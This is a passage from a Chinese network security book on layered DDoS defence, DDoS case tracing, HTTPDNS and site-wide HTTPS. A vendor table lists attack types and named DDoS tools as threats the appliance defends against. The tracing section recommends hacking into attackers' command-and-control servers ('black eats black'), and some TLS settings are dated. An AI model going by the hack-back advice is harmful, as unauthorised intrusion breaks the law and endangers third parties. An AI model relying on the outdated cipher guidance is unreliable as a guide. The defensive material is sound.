这一层通常对最终用户不可见，如果只是中小企业，那这一层可能真的不会接触到。但如果是大型互联网公司、公有云厂商，甚至是云清洗厂商，这层是必不可少的。因为当流量超过自己能处理的极限时，必须要借助电信运营商的能力。大型互联网公司虽然自身储备的带宽比较大，但还没到达轻松抵抗大流量 DDoS 的程度，毕竟带宽是所有 IDC 成本中最贵的资源，没有之一。目前无论是云计算厂商、大型互联网公司向外宣称的成功抵御 200G 以上攻击的新闻背后都用到了运营商的抗 D 能力，另外像第三方的云清洗平台实际上或多或少地依赖电信运营商，如果只依靠本身的清洗能力，都是非常有限的。

目前，中国电信专门做抗 DDoS 的云堤提供了“流量压制”和“近源清洗”的服务（如图 7-11 所示），流量压制是一种分方向的黑洞路由，对于购买其服务的厂商来说可以自定义需要黑洞路由的 IP，并选择在哪些国家及省份上生效，如图 7-12 所示。黑洞路由是一种简单粗暴的方法，除了攻击流量，部分真实用户的访问也会被一起黑洞掉，对用户体验是一种打折扣的行为。但因为攻击流量分布与业务流量分布往往区别较大，根据受攻击时，业务与攻击流量具体分布，在某些攻击流量特别大而用户流量极小的方向上进行黑洞路由，可以在保证大部分业务前提下解决边缘带宽拥塞问题，这对具备一定带宽储备和清洗能力但仍需保证出口带宽的云清洗厂商特别有意义，对中小型网站用户体验影响较大。




图 7-11 近源清洗示意图

图 7-12 电信云堤移动端管理界面

相比之下，近源清洗可以在靠近攻击源位置对攻击进行清洗，在几乎不增加时延的前提下完成流量清洗。这种对攻击流量的牵引、清洗、回注的防御方式对用户体验的挑战没那么大，但是跟黑洞路由比防御方的成本比较高，且触发到响应的延时较大。

在运营商防御这一层的主要的参与者是大型互联网公司、公有云厂商、云清洗厂商，其最大的意义在于应对超过自身带宽储备和自身 DDoS 防御能力之外的超大攻击流量时作为补充性的缓解措施。

2. CDN/Internet 层

CDN 并不是一种抗 DDoS 的产品，但对于 Web 类服务而言，却正好有一定的抗 DDoS 能力。以大型电商的抢购为例，这个活动的访问量非常大，从很多指标上看不亚于 DDoS 的 CC，而在平台侧实际上在 CDN 层面用验证码过滤了绝大多数请求，最后到达数据库的请求只占整体请求量的很小一部分。

对 HTTP CC 类型的 DDoS，不会直接到源站，CDN 会先通过自身的带宽硬抗，抗不了的或者穿透 CDN 的动态请求会到源站，如果源站前端的抗 DDoS 能力或者源站前的带宽比较有限，就会被彻底 DDoS。

云清洗厂商提出的策略是，预先设置好网站的 CNAME，将域名指向云清洗厂商的 DNS 服务器，在一般情况下，云清洗厂商的 DNS 仍将穿透 CDN 的回源的请求指向源站，

在检测到攻击发生时，域名指向自己的清洗集群，然后再将清洗后的流量回源，检测方式主要是在客户网站前部署反向代理（Nginx），托管所有的并发连接。在对攻击流量进行分流的时候，准备好一个域名到IP的地址池，当IP被攻击时封禁并启用地址池中的下一个IP，如此往复。

以上是类Cloudflare的解决方案，国内云清洗厂商的实现原理都相似，如图7-13所示。




图7-13 云清洗示意图

不过这类方案都有一个通病，由于国内环境不支持anycast，通过DNS引流的方式需要比较长的生效时间，这个时间依赖于DNS递归生效的时长，对自身完全不可控，很多用户使用的DNS递归服务器最小TTL值长达24小时。同时CDN仅对Web类服务有效，对游戏类TCP直连的服务无效。

网上很多使用此类抗D服务的过程可以概括为一句话：更改CNAME指向，等待DNS递归生效。

3. DC层

Datacenter这一层的DDoS防御属于近目的清洗，就是在DC出口的地方部署ADS设备。

产品照片如图 7-14 所示。




图 7-14　华为 AntiDDoS 8000 系列产品

目前国内厂商华为的 AntiDDoS 产品的最高型号支持 T 级高达 1440Gbps 带宽的防护，产品系列如图 7-14 所示。DC 级清晰方案的原理如图 7-15 所示，在 DC 出口以镜像或分光部署 DDoS 探针（检测设备），当检测到攻击发生时，将流量牵引到旁路部署的 DDoS 清洗设备，再将经过清洗的正常流量回注到业务主机，以此完成一轮闭环。




图 7-15　DC 级清洗方案

部署设备本身并没有太大的技术含量，有技术含量的部分都已经作为防御算法封装在产品盒子里了。不过要指出的一点是，目前市场上的 ADS 盒子既有的算法和学习能力是有限的，仍然需要人的介入，比如：

- 对业务流量基线的自适应学习能力是有限的，例如电商行业双 11 大促日子的流量模型可能就超越了 ADS 的学习能力，正常流量已经触发攻击判定。
- 自动化触发机制建立在阈值之上，就意味着不是完全的自动化，因为阈值是一个经验和业务场景相关的值。
- 全局策略是通用性策略，不能对每一个子业务起到很好的防御效果，有可能子业务已经被 D 了，全局策略还没触发。
- 常见的 DDoS 类型 ADS 可以自动处理，但变换形式的 DDoS 类型可能还需要人工识别。
- 默认的模板策略可能不适用于某些业务，需要自定义。

DDoS 防御除了整体架构设计外，比较需要专业技能的地方就是在上述例子的场景中。目前在 ADS 设备里覆盖了 3 ~ 4、7 这三层的解决方案。表 7-2 是常见 ADS 设备的功能简介。

表 7-2 常见 ADS 设备功能

IPv4 威胁防御类型	
异常过滤	黑名单 / 基于 HTTP 协议字段的过滤 /TCP/UDP/other 协议负载特征过滤
协议漏洞威胁防护	IP Spoofing、LAND 攻击、Fraggle 攻击、Smurf 攻击、Winnuke 攻击、Ping of Death 攻击、Tear Drop 攻击、IP Option 控制攻击、IP 分片控制报文攻击、TCP 标记合法性检查攻击、超大 ICMP 控制报文攻击、ICMP 重定向控制报文攻击、ICMP 不可达控制报文攻击等
传输层威胁防护	SYN flood 攻击、ACK flood 攻击、SYN-ACK flood 攻击、FIN/RST flood 攻击、TCP fragment flood 攻击、UDP flood 攻击、UDP fragment flood 攻击、ICMP flood 等
扫描窥探型威胁防护	端口扫描攻击、地址扫描攻击、TRACERT 控制报文攻击、IP 源站选路选项攻击、IP 时间戳选项攻击、IP 路由记录选项攻击等
DNS 威胁防护	虚假源 DNS query flood 攻击、真实源 DNS query flood 攻击、DNS reply flood 攻击、DNS 缓存投毒攻击、DNS 协议漏洞攻击等
Web 威胁防护	HTTP get /post flood 攻击、CC 攻击、HTTP slow header/post 攻击、HTTPS flood 攻击、SSL DoS/DDoS 攻击、TCP 连接耗尽攻击、Sockstress 攻击、TCP 重传攻击、TCP 空连接攻击等
VOIP 威胁防护	SIP flood

（续）

僵木蠕威胁防护	200+流行僵尸木马蠕虫防护，如：LOIC、HOIC、Slowloris、Pyloris、Http-DosTool、Slowhttptest、Thc-ssl-dos、傀儡僵尸、猎鹰DDOS、风云白金、小鱼重装等主流僵尸网络工具
IPv6威胁防御类型	
IPv6威胁防御类型	ICMP Fragment报文攻击、黑名单过滤、基于HTTP协议字段的过滤、支持TCP/UDP/other协议负载特征过滤、SYN flood攻击、ACK flood攻击、SYN-ACK flood攻击、FIN/RST flood攻击、TCP fragment flood攻击、UDP flood攻击、UDP fragment flood攻击、ICMP flood攻击、虚假源DNS query flood攻击、真实源DNS query flood攻击、DNS reply flood攻击、DNS缓存投毒攻击、DNS协议漏洞攻击、Fast flux僵尸网络、HTTP get /post flood攻击、CC攻击、HTTP slow header/post攻击、HTTPS flood攻击、SSL DoS/DDoS攻击、TCP连接耗尽攻击、Sckstress攻击、TCP重传攻击、TCP空连接攻击、SIP flood等
IPv4/IPv6双栈防御	支持

一般情况下ADS设备可以缓解大部分常见的DDoS攻击类型，相对而言3-4层的攻击手法比较固定，而7层的攻击，由于涉及的协议较多，手法变化层出不穷，所以ADS有时候对7层的防护做不到面面俱到，比如对CC，ADS提供了HTTP 302、验证码等，但还是不能很好地解决这个问题。应用层的防护需要结合业务来做，ADS则在能利用的场景下承担辅助角色，比如对于游戏封包的私有协议，通过给packet添加指纹的方式，ADS在客户端和服务端中间鉴别流入的数据包是否包含指纹。

4. OS/APP层

这是DDoS的最后一道防线。这一层的意义主要在于漏过ADS设备的流量做最后一次过滤和缓解，对ADS防护不了的应用层协议做补充防护。比如NTP反射，可以通过服务器配置禁用monlist，如果不提供基于UDP的服务，可以在边界上直接阻断UDP协议。

互联网在线服务中最大的比重就是Web服务，因此有些互联网公司喜欢自己在系统层面去做应用层的DDoS防护，例如对抗CC，有时这些功能也能顺带关联到业务安全上，比如针对黄牛抢单等。、

实现方式可以是Web服务器模块，也可以是独立部署的旁路系统，反向代理将完整的HTTP请求转发给检测服务器，检测服务器根据几方面的信息，如图7-16所示：

- 来自相同IP的并发请求。

- 相同 ip+cookie 的并发请求。
- 相同 HTTP 头部可设置字段。
- 相同的 request URL。




图 7-16 七层 HTTP 抗 DDoS 示意图

然后保存客户端的连接信息计数表，例如单位时间内相同 IP+cookie 再次发起连接请求则此客户端 IP 的计数器 +1，直到触发阈值，然后服务器会进行阻断。为了避免误杀，也可以选择性地弹出验证码。

以上是拿 CC 防御举了个例子，ADS 设备本身提供了 HTTP 302 跳转、验证码、JavaScript 解析等防御方式，尽管 OS 和应用层可以做更多的事情，但毕竟有自己去开发和长期维护的代价，这个收益要看具体情况。

5. 链路带宽

大部分介绍 DDoS 防御策略的文章里似乎很少提及这一点：增加带宽，但这个方法却是以上所有防御的基础，例如第二层次的 CDN 实际上就是拼带宽，很多大型企业选择自建 CDN，本质上就是自己增加带宽的行为。除了 CDN 之外，要保障 DC 出口的多 ISP 链路、备份链路，到下层机柜交换机的带宽都不存在明显的单点瓶颈，否则抗 DDoS 的处理性能够了，但是流量流经某个节点时突然把一个杂牌交换机压垮了，最后的结果还是表现为有问题。

对运维经验成熟的互联网公司而言，一般都有能容管理，对于促销活动，高峰时段的

带宽，IDC 资源的波峰波谷都有预先的准备，DDoS 防御主要是消除这些网络方案中内在的单点瓶颈。

7.2.3 不同类型的企业

DDoS 的防御本质上属于资源的对抗，完整的 4 层防御效果虽好，但有一个明显问题就是 TCO，这种成本开销互联网行业排名 TOP10 以外的公司基本都吃不消。就算付得起这钱，在 IT 整体投资的占比会显得过高，付得起不代表这种投资是正确的。所以针对不同的企业分别描述 DDoS 缓解方案的倾向和选择性。

1. 大型平台公司

这里的“大”有以下几层意思：

- 公司很有钱，可以在补贴具体的业务上不“太”计较投入，对土豪来说只选效果最优方案。
- 公司不一定处在很赚钱的阶段，但 IDC 投资规模足够大，这样为了保障既有的投入，安全的总投资维持一个固定百分比也是非常有必要的，在 IDC 盘子很大的时候没必要省“小钱”。
- 与潜在的由于服务中断造成的损失比，DDoS 防御的投资可以忽略不计。

映射到现实中与这几条相关的公司：

- 市值 100 亿美元以上互联网公司。
- 大型公有云厂商，IaaS、PaaS 平台。
- 利润比较高的业务，比如游戏、在线支付假如被 DDoS 的频率较高。

对于 IDC 规模比较大又有钱的公司来说，防 DDoS 的口诀就是“背靠运营商，大力建机房”，在拥有全部的 DDoS 防御机制的前提下，不断提高 IDC 基础设施的壁垒给攻击者制造更高的门槛。对于网络流量比较高的公司而言，抗 DDoS 是有先天优势的，因为业务急速增长而带来的基础设施的扩容无意识间就成了一种防御能力。但对于没有那么大业务流量的公司，空买一堆带宽烧钱恐怕也没人愿意。

对于比较有钱，但没那么多线上服务器的公司而言，自己投入太多 IDC 建设可能是没必要的，此时应该转向通过购买的手段尽可能获得全部的 DDoS 防御机制。

2. 中小企业

资源的对抗肯定不是中小企业的强项，所以追求 ROI 是主要的抗 DDoS 策略。第一种情况极度省钱模式，平时裸奔，直到受攻击才找抗 DDoS 厂商临时引流，这种方案效果差一点，但绝大多数企业都是这种心理，得过且过，能省则省，这也无可厚非，不过遇到关键事件要知道上哪儿去找谁，知道做哪些事。

第二种情况追求效果，希望有性价比高的方案。如果本身业务运行于公有云平台，可以直接使用云平台提供的抗 DDoS 能力，对于 Web 类企业可以考虑提前购买云清洗厂商的服务。

7.2.4 不同类型的业务

不同的类型的服务所需要的 DDoS 防御机制不完全相同，所以不能直接拿前述 4 层生搬硬套。

1. Web

对于 Web 类服务，攻击发生时终端用户可以有一定的延迟容忍，在防御机制上 4 层全部适用，大型平台的一般都是 4 层全部拥有，规模小一点的企业一般购买云清洗，cloudflare 类的服务即可。

2. 游戏类

Web API 形式的轻游戏跟 Web 服务类似，而对于 TCP socket 类型的大型网游，稍有延迟很影响用户体验，甚至很容易掉线。云 WAF、CDN 等措施因为是针对 Web 的，所以在该场景下无效，只有通过 DNS 引流和 ADS 来清洗。ADS 不能完美防御的部分可以通过修改客户端、服务端的通信协议做一些辅助性的小动作，例如封包加 tag 标签，检测到没有 tag 的包一律丢弃，防御机制基本都依赖于信息不对称的小技巧。DNS 引流的部分对于有 HTTPDNS 的厂商可以借助其缓解 DNS 递归生效的时间。

7.2.5 服务策略

- 分级策略——对于平台而言，如果有些服务被 DDoS 会导致全站服务不可用，例如 DNS 不可用则相当于全线服务不可用，对于强账号体系应用，例如电商、游戏等，

如果 SSO 登录不可用则全线服务不可用，攻击者只要击垮这些服务就能做到“擒贼擒王”。所以安全上也需要考虑针对不同的资产使用不同等级的保护策略，根据 BCM 的要求，先将资产分类分级，划分出不同的可用性 SLA 要求，然后根据不同的 SLA 实施不同级别的防护，在具体防护策略上，能造成平台级 SPOF（单点故障）的服务或功能应投入更高成本的防御措施，所谓更高成本不仅指购买更多的 ADS 设备，同时可以建立多灾备节点，并且在监控和响应优先级上应该更高。

- Failover 机制——DDoS 防御不只是依赖于 DDoS 防御的那 4 层手段，同时依赖于基础设施的强大，例如做分流，就需要多点异地灾备，mirror site & hot site & standby system，云上的系统需要跨 AZ 部署，这些是可以随时切换的基础。把鸡蛋放在一个篮子里会导致没什么选择。

基础设施和应用层面建立冗余是技术形式上的基础，光有这些还远远不够，需要有与之配套的 DRP&BCP 策略集，并且需要真实的周期性的演练，意在遇到超大流量攻击时能够从容应对。

- 有损服务——在应用服务设计的时候，应该尽量避免“单点瓶颈”，避免一个点被 DDoS 了整个产品就不好用了，而是希望做到某些服务即使关闭或下线了，仍然不影响其他在线的服务（或功能），能在遇到需要弃卒保帅的场景时有可以“割肉”的选择，不要除了“0”就是“1”，还是要存在灰度，比如原来 10 个服务在线，遇到攻击时我只要保底重要的 3 个服务在线即可。

补充手段

DDoS 攻击的目的不一定完全是出于想打垮服务，比如以前在做游戏时遇到玩家 DDoS 服务器的目的竟然是因为没抢到排在第一的房间，这种因素通过产品设计就可以根治。而有很多应用层 DDoS 只是为了达成另外一种目的，都跟上述 4 层纵深防御机制无关，而跟产品设计有关。所以防御 DDoS 这事得看一下动因，不能盲目应对。

7.2.6 NIPS 场景

ADS 本质上是一个包过滤设备，虽功用不同却跟 IPS 有点相似，之前也提到有时候需要提供全站 IPS 的虚拟补丁功能，ADS 设备就可以充当这一角色，只是条目不宜多，只上有限的条目，下面的是 NSFOCUS 的 ADS 设备的规则编辑界面，payload 可自定义，如图 7-17 所示。

当安全团队能力尚可的话，可以通过运行 POC exploit，然后抓包找出攻击 payload 的特征，编辑 16 进制的匹配规则，即可简单实现人工定制。




图 7-17 绿盟“黑洞”规则自定义界面

7.2.7 破防和反制

从安全管理者的角度看，即便是拥有完整的 4 层防御机制也并非无懈可击，号称拥有 400-500G 防护能力的平台是完全有可能被打垮的，完全的防护能力是建立在人、策略、技术手段都生效的情况才有的，如果这些环节出了问题，抗 DDoS 的整个过程可能会失败。例如下面提到的这些问题：

- 超大流量攻击时需要用到黑洞路由，但黑洞路由的IP需要由防御方定义和联动，“联动”的过程就是向上游设备发送封禁IP的通知，如果接口不可用，那么此功能会失效，所以ISP级的防御是有失效可能性的。
- CDN云清洗服务依赖于清洗服务商接管域名解析，如果云清洗服务商本身的DNS不可用，也将导致这一层面的防御失效，诸如此类的问题还有不少，这些抗D厂商自身并非无懈可击。
- ADS平时不一定串联部署，但攻击发生引流后一定是业务的前端设备，假如这个设备本身存在DOS的可能，即使是触发了bypass也相当于防御完全失效了，另一方面策略下发通常是ADS设备跟管理节点互通，如果管理节点出现可用性问题，也将导致ADS防御的一系列问题。
- 超大流量攻击需要人工干预时，最基本的需求是安全或运维人员能在办公网络连接到ADS的管理节点，能远程运维ADS设备，如果此时办公网络的运维管理链路出现故障，不仅切断了人员操作，还会把现场应急的紧张气氛提升一个量级，使人更加手忙脚乱。

以上并不在于提供新的攻击的思路，而在于向抗DDoS方案的制定者提供另类视角以便于审视方案中的短板。

7.2.8 立案和追踪

目前对于流量在100G以上的攻击是可以立案的，这比过去幸福了很多。过去没有本土特色的资源甚至都没法立案，但是立案只是万里长征的第一步，如果你想找到人，必须成功完成以下步骤：

- 在海量的攻击中，寻找倒推的线索，找出可能是C&C服务器的IP或相关域名等。
- “黑”吃“黑”，端掉C&C服务器。
- 通过登录IP或借助第三方APT的大数据资源（如果你能得到的话）物理定位攻击者。
- 陪叔叔们上门抓捕。
- 上法庭诉讼。

如果抓到这个人没有特殊身份，也许你能如愿；但假如遇到一些特殊人物，你几个月都白忙乎。而黑吃黑的能力则依赖于安全团队本身的渗透能力，且有闲情逸致做这事。这个过程对很多企业来说成本还是有点高，光有实力的安全团队这条门槛就足以砍掉绝大多数公司。笔者过去也只是恰好有缘遇到了这么一个团队。

参考资料

2015 H1 绿盟科技 DDoS 威胁报告

http://www.nsfocus.com.cn/upload/contents/2015/08/20150820101444_29653.pdf

华为 AntiDDoS8000 DDoS 防御系统

http://e.huawei.com/cn/products/enterprise-networking/security/anti-ddos/8000

7.3 链路劫持

1. HTTPDNS

运营商为了减少跨 ISP 的流量结算，会在本网内缓存 ICP 的内容，广告联盟等甚至也会劫持域名替换广告，劫持域名解析是安全上的一大隐患，意味着可以任意操纵缓存，随意挂马。

HTTPDNS 原来是一个为优化用户体验发明的东西，其本质就是利用 HTTP 协议来完成域名解析，防止被运营商劫持，原理如图 7-18 所示。通常情况下使用 HTTPDNS 的客户端域名解析会走互联网公司自己的服务器，跳过运营商的本地 DNS，这个产品原来的目的虽然不是为了安全设计，但从安全上来看缓解了一些问题。当然并不是绝对的，HTTPDNS 的请求由于是明文的，理论上完全可以劫持。只不过劫持的代价比原来更大一些。




图 7-18 HTTPDNS 原理

如果希望完全规避 DNS 解析劫持的问题，需要使用加密的 DNS 请求，目前 IETF 已经有了 DNS over TLS 的草案：（https://datatracker.ietf.org/doc/draft-ietf-dprive-dns-over-tls/?include_text=1），相信随着刚需会很快变成现实。

2. 全站 HTTPS

全站 HTTPS 主要解决当前越来越严峻的网民隐私泄露问题，减少被中间人监听和会话劫持的可能。之前 HTTPS 多用在登录和交易环节，现在国内也开始紧跟国外互联网的趋势逐渐进入全站 HTTPS 时代。

升级成全站 HTTPS 对于大型站点来说是一个比较复杂的工程，这里只强调一下与安全相关的部分：

- SSL/TLS 协议——对于常用的协议 TLS1.2, TLS1.1, TLS1.0 和 SSL3.0，目前只有 TLS1.1 和 TLS1.2 暂时没有曝已知的安全漏洞，基本上互联网公司的在线业务都使用这两个版本，在 TLS1.3 面世之前没有太多选择。
- 加密算法——密钥交换算法建议使用 RSA 或 ECDHE_RSA。内容传输加密建议使用 AES-GCM，目前 google 推出的 boring ssl 支持新型的流式加密算法 ChaCha20 也可用于内容加密。
- 防降级攻击——降级攻击一般手法是伪造客户端请求，试图改变加密算法为不安全的加密或改变协议版本为低版本，针对这样的攻击，需要配置 SCSV（Signaling Cipher Suite Value）选项，另外需要禁止客户端主动重协商。
- 其他问题——如果为提升性能支持 TFO（TCP Fast Open-RFC7413），TFO 实际上允许 TCP|SYN 包带 payload，对现有的抗 DDoS 策略会产生比较大的影响。

大型站点除了 Web 服务器需要支持 HTTPS 以外，CDN 也需要支持 HTTPS，一般情况下需要把网站的私钥提供给 CDN 服务商，但这样就引入了第三方的风险，不得不提的是 cloudflare，它提供了 keyless 的 HTTPS 服务，分成几种实现，从轻度到重度，如图 7-19 所示。

Flexible SSL 只做客户端浏览器到 CDN 之间的 HTTPS 加密，回源使用 HTTP。Full SSL 这个层次不止实现前者，还包括 CDN 到源站之间也是用 HTTPS，但不校验服务端证书，而第三个层次不仅全 HTTPS，且会校验服务端证书的有效性。目前对于大多数站点而言，也就是做到 Flexible SSL 这个层次，就能缓解靠近用户那一侧被劫持的问题，后面的部分由厂商自己来保证。但 Flexible SSL 是否就够用，要看具体业务，对于安全性和隐私保护极高的业务，例如金融行业的在线服务的 HTTPS 需要使用严格版本的 SSL 加密。

